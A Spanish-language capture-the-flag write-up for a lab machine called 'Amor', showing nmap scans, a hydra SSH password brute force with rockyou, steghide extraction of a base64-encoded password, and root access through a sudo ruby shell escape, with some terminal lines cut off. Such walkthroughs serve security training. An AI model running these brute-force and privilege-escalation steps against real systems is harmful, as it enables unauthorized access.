
AMOR


Lo primero hacemos un ping para ver la conectividad con la máquina:



```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.099 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.099/0.099/0.099/0.000 ms
```


El ttl es de 64 por lo que probablemente esta máquina sea una Linux.

Ahora hacemos un escaneo a ver los puertos que están abiertos:



```
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -og allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Warning: The -o option is deprecated. Please use -oN
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 17:51 CEST
Failed to resolve "allPorts".
Initiating ARP Ping Scan at 17:51
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 17:51, 0.06s elapsed (1 total hosts)
Failed to resolve "allPorts".
Initiating SYN Stealth Scan at 17:51
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 17:51, 1.08s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000080s latency).
Scanned at 2024-06-25 17:51:34 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


Vemos que están abiertos los puertos 22 y 80, por lo que ahora vamos a hacer un escaneo solo a estos dos puertos para sacar más información:



```
❯ nmap -sCV -p22,80 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 17:53 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000051s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7e:72:b6:8b:5f:7c:23:64:dc:15:21:32:5f:ce:40:0a (ECDSA)
|_  256 05:8a:a7:27:0f:88:b9:70:84:ec:6d:33:dc:ce:09:6f (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: SecurSEC S.L
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Ahora vamos a investigar un poco la web.

Y encontramos un usuario:




Firmado: Carlota, Departamento de ciberseguridad

Ahora vamos a intentar conseguir la contraseña con hydra:



```
❯ hydra -l carlota -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-25
[WARNING] Many SSH configurations limit the number of parallel tasks, it i
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: carlota   password: babygirl
```


Y ya la tenemos, vamos a acceder por ssh:



```
original contents retained
❯ ssh carlota@172.17.0.2
The authenticity of host '1
ED25519 key fingerprint is
This key is not known by an
Are you sure you want to co
Warning: Permanently added
carlota@172.17.0.2's passwo
Welcome to Ubuntu 24.04 LTS

 * Documentation:  https://
 * Management:     https://
 * Support:        https://

This system has been minimi
not required on a system th

To restore this content, yo
$ whoami
carlota
```


Y ya estamos dentro.

Hemos encontrado una imagen en el desktop de carlota, vamos a analizarla.




```
carlota@531a52700575:~/Desktop/fotos/vacaciones$ steghide extract -sf imagen.jpg
Enter passphrase:
steghide: could not open the file "secret.txt".
```

Vemos que la imagen contiene un archivo txt, ahora nos la pasamos a la máquina atacante:




```
❯ scp carlota@172.17.0.2:/home/carlota/Desktop/fotos/vacaciones/imagen.jpg /home/romy/Desktop/Dockerlabs/target/scripts
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:JcHOk/pc2uhMVqRRfurQicP/JMoOAOHmPYJ2pPxOqx0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
carlota@172.17.0.2's password:
imagen.jpg
```

scp nos ayuda a descargar cosas en nuestra máquina atacante desde ssh. Ahora vamos a descargar el secret.txt:




```
❯ steghide extract -sf imagen.jpg
Anotar salvoconducto:
anot�los datos extra�dos e/"secret.txt".
```

Y es una contraseña:




```
❯ cat secret.txt
───────┬──────────────────────────
       │ File: secret.txt
───────┼──────────────────────────
   1   │ ZXNsYWNhc2FkZXBpbnlwb24=
```

Es un texto en base 64, si lo decodeamos significa lo siguiente:




```
❯ echo "ZXNsYWNhc2FkZXBpbnlwb24=" | base64 -d
eslacasadepinypon#
```

Y si probamos con oscar quitando la #:




```
carlota@531a52700575:/home$ su oscar
Password:
$ whoami
oscar
$ |
```

Y vemos lo siguiente:




```
oscar@531a52700575:/$ sudo -l
Matching Defaults entries for oscar o
    env_reset, mail_badpass, secure_p

User oscar may run the following comm
    (ALL) NOPASSWD: /usr/bin/ruby
oscar@531a52700575:/$
```

Y si ejecutamos lo siguiente:



```
oscar@531a52700575:/$ sudo ruby -e 'exec "/bin/sh"'
```

Ya somos root:



```
# whoami
root
#
```